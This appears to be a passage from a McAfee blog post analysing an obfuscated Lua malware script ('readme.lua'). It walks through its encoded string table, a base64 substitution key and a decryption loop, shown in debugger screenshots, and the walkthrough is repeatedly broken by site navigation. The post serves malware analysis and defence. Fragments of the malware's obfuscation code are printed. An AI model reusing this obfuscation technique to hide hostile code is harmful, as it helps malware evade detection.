
Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans



```
readme.lua:1204:5: right side of assignment has less values than left side expects
readme.lua:1226:4: right side of assignment has less values than left side expects
readme.lua:1286:9: unused variable 'var_22_2'
readme.lua:1295:9: unused variable 'var_22_11'
readme.lua:1296:9: unused variable 'var_22_12'
readme.lua:1299:9: unused variable 'var_22_15'
readme.lua:1301:9: unused variable 'var_22_17'
readme.lua:1303:9: unused variable 'var_22_19'
readme.lua:1304:9: unused variable 'var_22_20'
readme.lua:1305:9: unused variable 'var_22_21'
readme.lua:1307:9: unused variable 'var_22_23'
readme.lua:1308:9: unused variable 'var_22_24'
readme.lua:1312:9: unused variable 'var_22_28'
readme.lua:1316:9: unused variable 'var_22_32'
readme.lua:1317:9: unused variable 'var_22_33'
readme.lua:1326:9: unused variable 'var_22_42'
readme.lua:1327:9: unused variable 'var_22_43'
readme.lua:1329:9: unused variable 'var_22_45'
readme.lua:1330:9: unused variable 'var_22_46'
readme.lua:1332:9: unused variable 'var_22_48'
readme.lua:1335:9: unused variable 'var_22_51'
readme.lua:1336:9: unused variable 'var_22_52'
readme.lua:1344:9: unused variable 'var_22_60'
readme.lua:1347:9: unused variable 'var_22_63'
readme.lua:1408:12: value assigned to variable 'arg_22_0' is overwritten on line 1409 before use
readme.lua:1602:11: value assigned to variable 'var_22_6' is overwritten on line 1604 before use
readme.lua:1801:10: value assigned to variable 'var_22_6' is overwritten on line 1803 before use
readme.lua:1809:11: value assigned to variable 'arg_22_0' is overwritten on line 1810 before use
readme.lua:2047:10: value assigned to variable 'arg_22_0' is overwritten on line 2048 before use
readme.lua:2106:10: value assigned to variable 'var_22_38' is overwritten on line 2109 before use
readme.lua:2136:10: value assigned to variable 'var_22_38' is overwritten on line 2183 before use
readme.lua:2144:10: value assigned to variable 'var_22_40' is overwritten on line 2181 before use
readme.lua:2146:10: value assigned to variable 'var_22_18' is overwritten on line 2193 before use
readme.lua:2148:10: value assigned to variable 'var_22_30' is overwritten on line 2196 before use
readme.lua:2154:10: value assigned to variable 'var_22_16' is overwritten on line 2189 before use
readme.lua:2168:10: value assigned to variable 'var_22_44' is overwritten on line 2182 before use
readme.lua:2173:10: value assigned to variable 'var_22_8' is overwritten on line 2194 before use
readme.lua:2174:10: value assigned to variable 'var_22_41' is overwritten on line 2243 before use
readme.lua:2176:10: value assigned to variable 'var_22_35' is overwritten on line 2188 before use
readme.lua:2177:10: value assigned to variable 'var_22_26' is overwritten on line 2195 before use
readme.lua:2178:10: value assigned to variable 'var_22_37' is overwritten on line 2246 before use
readme.lua:2179:10: value assigned to variable 'var_22_54' is overwritten on line 2247 before use
readme.lua:2185:10: value assigned to variable 'var_22_66' is overwritten on line 2187 before use
readme.lua:2257:10: value assigned to variable 'var_22_40' is overwritten on line 2258 before use
readme.lua:2774:16: unused variable 'var_22_117'
readme.lua:2869:16: unused variable 'var_22_128'
readme.lua:2870:16: unused variable 'var_22_129'
readme.lua:2871:16: unused variable 'var_22_130'
readme.lua:2875:16: unused variable 'var_22_131'
```

The script file was sensitized based on errors so that it could be compiled.

Debugging Process




```
var_0_19 = {
  var_0_17[var_0_18("I\x18\x8F\xFC\xF6\xB8\xEF?", 8052149779811)],
  var_0_17[var_0_18("\xB5S\xBA\xECQ\x11bl", 33192462659630)],
  var_0_17[var_0_18("\r\xFDₐ\xAD\xFE\x1A\x93~<\xAD\xF1\x15G%zkLa\x92", 14753948913392)],
  var_0_17[var_0_18("\x17\xF8]\xEF", 24888593279982)],
  var_0_17[var_0_18("V\xB9:hlₑr", 30554058362959)],
  var_0_17[var_0_18("X\xA4\x88\x1B", 5172952720666)],
  var_0_17[var_0_18("\x91r\xD1\xC83\x94\x12l<\x1C\x98\x91\xE20/Q\xF3\xA9\xB3~", 554488069570)],
  var_0_17[var_0_18("\xF7&\xA6'\xE1\b\xD5\x14", 4004900542256)],
  var_0_17[var_0_18("\x18fu6tS\x95\x97", 29080586645437)],
  var_0_17[var_0_18("\xF9\xED \"\x8B<'p\x9A\xDC¸ou\xE1\xD8", 1379451145400)],
  var_0_17[var_0_18(
"\xA2\xAD\x15\xDCx#}\x8F\xF9\xB5P<\xBA\xF4\xB8d\x13f\xA1\x0F\xA6\xD0\xFA\x840\xEAB\xEDI\n\x04o\x9B\x8E\r\x00\x82\xE16\xDA4}\x7F\xBB^\x97\xE9\x8C\x02SL\xC8\xEEb\x86\xAC\x87\x7FCж\xc81\x15\x96e\xFD\rT\xA8B\x1E\xB0\xE4{W\xF6\xF0r\xA1\x878T\xEE",
10795246985220)],
  var_0_17[var_0_18(
"»\xF8\xA7\xBC\x9B'\x16\x9Dw\xE3O\xCB\xCE\x1B\xF5\xA5\x11WOĸ5f&\xFC\xA4\xCCk\xFEQ\xF6\nM\xB3\x8A\xDE?\xE5\xB53\xF8n\xDB\xEF\x8E\xFD\x02\xFE\xD7", 7752483535510)],
```

"Jw/hsV8+", "0pmZxU==", "wjUjSk==", "otB6xU==", "FYKXY9LkSuicpq49HPycgpEYVU==", "QhS6p4sl", "s4eUmk==", "9zzq+1XZ8fh=", "3y/Niqh5",
k==", "8sTcpbRn", "S8VQe32Qy5txZhusY423ai9fQmbU03AZvl6t4Vmnbzl38U40m3I7cUBxOmS7CU==",
"E6oBb++=", "eVK9ieUS7IiWDpmg0AjGPuJGN7r3zNgmrnkWf39a5EWfvkp6hrd8", "eBX0rI2J5wXt42LpEj1=", "u5y+ok==", "uhXO+/XNhInW4RndLw3=", "vByoRRC1", "hdlKF4==", "Lk==",
icELuUgb0vBAYy4==", "U4==", "ne34K1==", "gk==", "KJppdk==",
olU==", "5W7o", "eDuvlRX2", "mA28OOfE6fDR+8AjCk==", "LGtU+fkdLwFjNjT5hIh="} --[[table: 0x00723328]]


- One table (var_0_19) is populated by passing data values to 2 functions.
- In the console output, we can see base64 encoded values being stored in var_0_19.
- These base64 strings decode to more encoded data and not to plain strings.

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card



```
var_0_26 = var_0_19
var_0_27 = table[var_0_17[var_0_18("\xFA\xBD\x9F\xC9!b", 10980969644268)]]
var_0_28 = table[var_0_17[var_0_18("T\xF9[U$\xB8", 15994654426618)]]
var_0_29 = type
```

All data in var_0_19 is assigned to var_0_26




```
function var_0_20(arg_3_0)
  var_0_21 = string[var_0_17[var_0_18("ı\x02\x91", 3397716124418)]]
  var_0_22 = {
    [var_0_17[var_0_18("/", 24154038750297)]] = 34,
    [var_0_17[var_0_18("\xE9", 20991491355517)]] = 7,
    [var_0_17[var_0_18("d", 26354815394689)]] = 3,
    [var_0_17[var_0_18("B", 19944346311125)]] = 29,
    [var_0_17[var_0_18("\xD1", 28643477827483)]] = 22,
    [var_0_17[var_0_18("\xDA", 16421425674259)]] = 62,
    [var_0_17[var_0_18("\x19", 3140125363232)]] = 24,
    [var_0_17[var_0_18("\x8B", 29682382756175)]] = 31,
    [var_0_17[var_0_18("\x7F", 5720025544632)]] = 42,
    [var_0_17[var_0_18("\xEF", 16624447690017)]] = 36,
    [var_0_17[var_0_18("\x10", 6211065506815)]] = 56,
    [var_0_17[var_0_18("\x17", 997325198735)]] = 48,
    [var_0_17[var_0_18("\xD3", 24423724718903)]] = 60,
    [var_0_17[var_0_18("\xC7", 29036420833587)]] = 18,
    [var_0_17[var_0_18("}", 26449087569275)]] = 59,
    [var_0_17[var_0_18("\xB5", 11363087425172)]] = 61,
    [var_0_17[var_0_18("7", 25830465646167)]] = 17,
    [var_0_17[var_0_18("\xAD", 30646950400485)]] = 28,
```

```
local_removed 1.lua: Text not found.
var_0_19
```

```
["1"] = 0, ["2"] = 37, ["3"] = 36, ["4"] = 16, ["5"] = 14, ["6"] = 39, ["7"] = 4, ["8"] = 62, ["9"] = 3, A = 51, B = 6, C = 11, D =
I = 52, J = 56, K = 15, L = 17, M = 49, N = 18, O =
T = 13, U = 48, V = 1, W = 57, X = 25, Y = 31, Z = 59, a = 40, b = 10, c = 46, d = 50, e = 28, f = 54, g = 30, h = 20, i = 60, j =
o = 23, p = 33, q = 2, r = 26, s = 34, t = 44, u = 21,
--[[table: 0x008e89e8]]
```

The same technique is populating 2nd table (var_0_20)

- It contains the substitution key for encoded data.




```
for iter_0_3 = 1, #var_0_26 do
  var_0_30 = var_0_26[iter_0_3]

  if var_0_29(var_0_30) == var_0_17[var_0_18("\xB24\xA1?\x06\x85", 20252868175395)] then
    var_0_31 = var_0_25(var_0_30)
    var_0_32 = {}
    var_0_33 = 1
    var_0_34 = 0
    var_0_35 = 0

    while var_0_33 <= var_0_31 do
      var_0_36 = var_0_24(var_0_30, var_0_33, var_0_33)
      var_0_37 = var_0_22[var_0_36]

      if var_0_37 then
        var_0_34 = var_0_34 + var_0_37 * 64^(3 - var_0_35)
        var_0_35 = var_0_35 + 1

        if var_0_35 == 4 then
          var_0_35 = 0
```


The above pic is a decryption loop. It iterates over var_0_26 element by element and decrypts it.

- This loop is also very long and contains many junk lines.

The loop ends with assigning the decrypted values back to var_0_26.




```
        if var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 +
var_0_17[var_0_18("\xA4", 32040986310546)] then
          var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
        end

      break
    end

    var_0_33 = var_0_33 + 1
  end

  var_0_26[iter_0_3] = var_0_28(var_0_32)
 end
end
```



```
      elseif var_0_36 == var_0_17[var_0_18("Z", 18367724444404)] then
        var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 / 65536)))

        if var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 + 1) ~=
var_0_17[var_0_18("\xA4", 32040986310546)] then
          var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
        end

        break
      end

    var_0_33 = var_0_33 + 1
  end

    var_0_26[iter_0_3] = var_0_28(var_0_32)
  end
end
return (function(arg_4_0, arg_4_1, arg_4_2, arg_4_3, arg_4_4, arg_4_5, arg_4_6, arg_4_7,
arg_4_8, arg_4_9, arg_4_10, arg_4_11, arg_4_12, arg_4_13, arg_4_14, arg_4_15, arg_4_16,
arg_4_17, arg_4_18, arg_4_19, arg_4_20, arg_4_21, arg_4_22, arg_4_23, arg_4_24, arg_4_25)
```

```
var_0_26 = {"geWyqhidAia5j/V8bDi=
  "geWyqhidAia5j/V8bDi="
  "tr3yXm8U"
  "//iNxk=="
  "m98njiHUbO/f"
  "Vk=="
  "mbiLotOLOqI="
  "8RzGZAzH"
  "E0Cq2yJI"
  "IGT5ho+Jxf2KGDIAG4=="
  "W8TYcnwyI5X3DeprVDmtl/+yk
  "nHA7koLfHcWgOoiNmHI4"
  "DBUE3U=="
  "NqSnLaJ="
  "My37"
  "1I6Pgh8l0r4="
  "uyuwlhM0EheUT3vH"
  "Ek=="
  "mmMw"
  "KChd69HdDnE="
```

We place the breakpoint on line 1174 and watch the values of var_0_26.




```
      elseif var_0_36 == var_0_17[var_0_18("Z", 18367724444404)] then
        var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 / 65536)))

        if var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 + 1) ~=
var_0_17[var_0_18("\xA4", 32040986310546)] then
          var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
        end

        break
      end

      var_0_33 = var_0_33 + 1
    end

    var_0_26[iter_0_3] = var_0_28(var_0_32)
  end
end
return (function(arg_4_0, arg_4_1, arg_4_2, arg_4_3, arg_4_4, arg_4_5, arg_4_6, arg_4_7,
arg_4_8, arg_4_9, arg_4_10, arg_4_11, arg_4_12, arg_4_13, arg_4_14, arg_4_15, arg_4_16,
arg_4_17, arg_4_18, arg_4_19, arg_4_20, arg_4_21, arg_4_22, arg_4_23, arg_4_24, arg_4_25)
```

```
var_0_26 = {"y\206E\9O2\207\202\
  "y\206E\9O2\207\202\14\143P-
  "\177\169\5d\159\176"
  "\215_\18N"
  "$?\169\1430*\173v"
  "\6"
  "$\175\17^ż\168-"
  "\251\127\214\239?\250"
  "`\130^\27"
  "mcNQs8OiOZm3Y"
  "\231\227_\186\145\197I\230d\
  "\167\172ätv\234\238^\169\12
  "\152I\24\147"
  "H+\233F\142"
  "\196Y\4"
  "\1\185\235yO\155!\164"
  "TUGmLHaG06Kz"
  "b"
  "$\156G"
  "<\1812\156>\178\154\150"
  "\27\187\229\189\132Ö\251o\
  "\248\20\26\30\140\170\151\2
```

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card


As we hit the breakpoint multiple times, we see more encoded data decrypted in the watch window.



We can see decrypted strings like Tamper Detected! In var_0_26

